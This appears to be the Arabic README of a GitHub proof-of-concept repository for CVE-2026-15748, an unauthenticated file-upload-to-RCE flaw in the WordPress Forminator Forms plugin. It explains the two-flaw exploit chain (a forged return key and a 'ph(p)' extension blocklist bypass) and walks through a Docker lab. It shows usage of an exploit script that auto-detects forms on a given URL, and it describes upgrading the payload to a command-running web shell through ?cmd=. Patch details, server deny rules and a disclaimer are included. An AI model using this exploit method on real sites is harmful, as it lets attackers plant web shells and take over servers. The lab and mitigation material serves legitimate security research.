
 0x4cr/cve-2026-15748
ثغرة تنفيذ أوامر عن بُعد (RCE) دون مصادقة في إضافة WordPress Forminator Forms <= 1.56.1 (CVSS 9.8)

رفع ملفات عشوائي غير مُصادَق عليه عبر إعداد حقل رفع مُزوَّر
| الحقل | التفصيل |
|---|---|
| معرّف CVE | CVE-2026-15748 |
| CVSS | 9.8 (حرج) |
| CWE | CWE-434 — رفع غير مقيّد لملف من نوع خطير |
| المتأثر | Forminator Forms <= 1.56.1 |
| تم إصلاحه في | 1.56.2 |
| المصادقة المطلوبة | لا شيء |
| اكتُشف بواسطة | daroo |
تحتوي إضافة Forminator Forms لـ WordPress (أكثر من 600,000 تثبيت نشط) على ثغرة رفع ملفات عشوائي غير مُصادَق عليه تؤدي إلى تنفيذ تعليمات برمجية عن بُعد (RCE).
تسلسل الثغرة عيبين اثنين:
حقن مفتاح return (front-action.php): تتحقق الدالة set_field_data() مما إذا كانت $field_data['return'] صحيحة (truthy) قبل إلغاء تعيينها (unset). يرسل المهاجم بيانات POST متداخلة لحقل Select مع return=1 وfield_type=upload وfield_array مُصمَّم خصيصًا. يُضاف الإدخال مباشرةً إلى field_data_array دون تحقق، وتعالجه process_uploads() كحقل رفع شرعي.
تجاوز القائمة السوداء (upload.php + helper-fields.php): تقبل خاصية الحقل additional-type القيمة ph(p)|text/x-php. تقوم get_additional_file_mime_types() بالتقسيم على | لإنتاج ['ph(p)' => 'text/x-php']. تستخدم القائمة السوداء للامتدادات in_array('ph(p)', $filters, true) والتي لا تطابق 'php'. تستخدم wp_check_filetype() في WordPress النمط ph(p) كتعبير نمطي (regex) يطابق فعلًا .php. يُحقن نوع MIME text/x-php في مرشّح upload_mimes الخاص بـ WordPress، مما يرضي wp_check_filetype_and_ext().
التصحيحات في 1.56.2:
front-action.php: يضيف unset($field_data['return']) قبل فحص القيمة الصحيحة (truthy)helper-fields.php: يطبّع مفاتيح القائمة السوداء باستخدام preg_replace('/[^a-z0-9]/', '', $alternative) بحيث تصبح ph(p) هي php ويتم حظرها1. POST nested array data for Select field with return=1
|
2. set_field_data() skips validation via early-return path
|
3. Forged entry injected into field_data_array with field_type=upload
|
4. process_uploads() processes it as a legitimate upload field
|
5. additional-type=ph(p)|text/x-php bypasses blocklist + MIME check
|
6. move_uploaded_file() saves .php to uploads directory
|
7. Attacker accesses uploaded file --> RCE
.htaccess تمامًا).htaccess).htaccess الخاص بـ Forminatorابدأ مختبر Docker:
git clone https://github.com/str1ke2pwn/CVE-2026-15748.git
cd CVE-2026-15748
docker-compose up -d


افتح http://localhost:8080 وأكمل إعداد WordPress.

انتقل إلى Plugins > Add New > Upload Plugin وثبّت Forminator v1.56.0.
ملاحظة: إذا ظهرت لك رسالة خطأ مثل "The link you followed has expired" عند رفع الإضافة، فهذا يعني أن حد الرفع في PHP منخفض جدًا. أصلح ذلك باستخدام:
docker-compose exec wordpress bash -c 'echo "upload_max_filesize=64M
post_max_size=64M" > /usr/local/etc/php/conf.d/uploads.ini'
docker-compose restart wordpress
ثم حاول رفع الإضافة مرة أخرى.


انتقل إلى Forminator > Forms > Create وأضف:
احفظ النموذج، ثم أنشئ Page جديدة باستخدام الشورت كود [forminator_form id="XX"] وانشرها.

تضع Forminator ملف .htaccess في دليل الرفع الخاص بها يمنع تنفيذ PHP. على خوادم nginx (التي تتجاهل .htaccess)، لا توجد هذه الحماية. لمحاكاة ذلك في مختبرنا القائم على Apache:
docker-compose exec wordpress bash -c 'cat > /etc/apache2/conf-enabled/forminator-lab.conf << "CONF"
<Directory /var/www/html/wp-content/uploads/forminator>
    AllowOverride None
    Options +Indexes
    DirectoryIndex disabled
</Directory>
CONF
apache2ctl graceful'

pip install -r requirements.txt
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/?page_id=YOUR_PAGE_ID

افتح عنوان URL من مخرجات PoC في متصفح. تعرض الصفحة CVE-2026-15748-PoC-Verified متبوعًا بمخرجات phpinfo()، مما يؤكد تنفيذ شيفرة PHP على الخادم.
لإثبات التأثير الكامل لـ RCE، عدّل SAFE_PAYLOAD في poc.py لتضمين تنفيذ الأوامر، ثم أعد التشغيل، وادخل إلى عنوان URL باستخدام ?cmd=whoami:


يمكن العثور على ملف PHP المرفوع في نظام ملفات الخادم:
docker-compose exec wordpress find /var/www/html/wp-content/uploads -name '*.php' | grep poc-test

pip install requests
# Auto-detect forms and exploit
python poc.py --url http://localhost:8080

# Specify form page directly
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/contact/

# Specify form ID
python poc.py --url http://localhost:8080 --form-id 1234

# Verify only (check if file already uploaded)
python poc.py --url http://localhost:8080 --verify-only

# Cleanup after test
python poc.py --url http://localhost:8080 --cleanup
<FilesMatch "\.php$">
    Deny from all
</FilesMatch>
location ~* /wp-content/uploads/.*\.php$ {
    deny all;
}
wp-content/uploads/forminator/ بحثًا عن ملفات .php غير متوقعةلإيقاف بيئة المختبر وإزالتها:
docker-compose down -v
تُقدَّم هذه الأداة لأغراض اختبار الأمان المصرَّح به والأغراض التعليمية فقط. استخدمها حصراً ضد الأنظمة التي تملكها أو لديك إذن كتابي صريح باختبارها. الوصول غير المصرَّح به إلى أنظمة الحاسوب غير قانوني. المؤلف غير مسؤول عن أي إساءة استخدام.
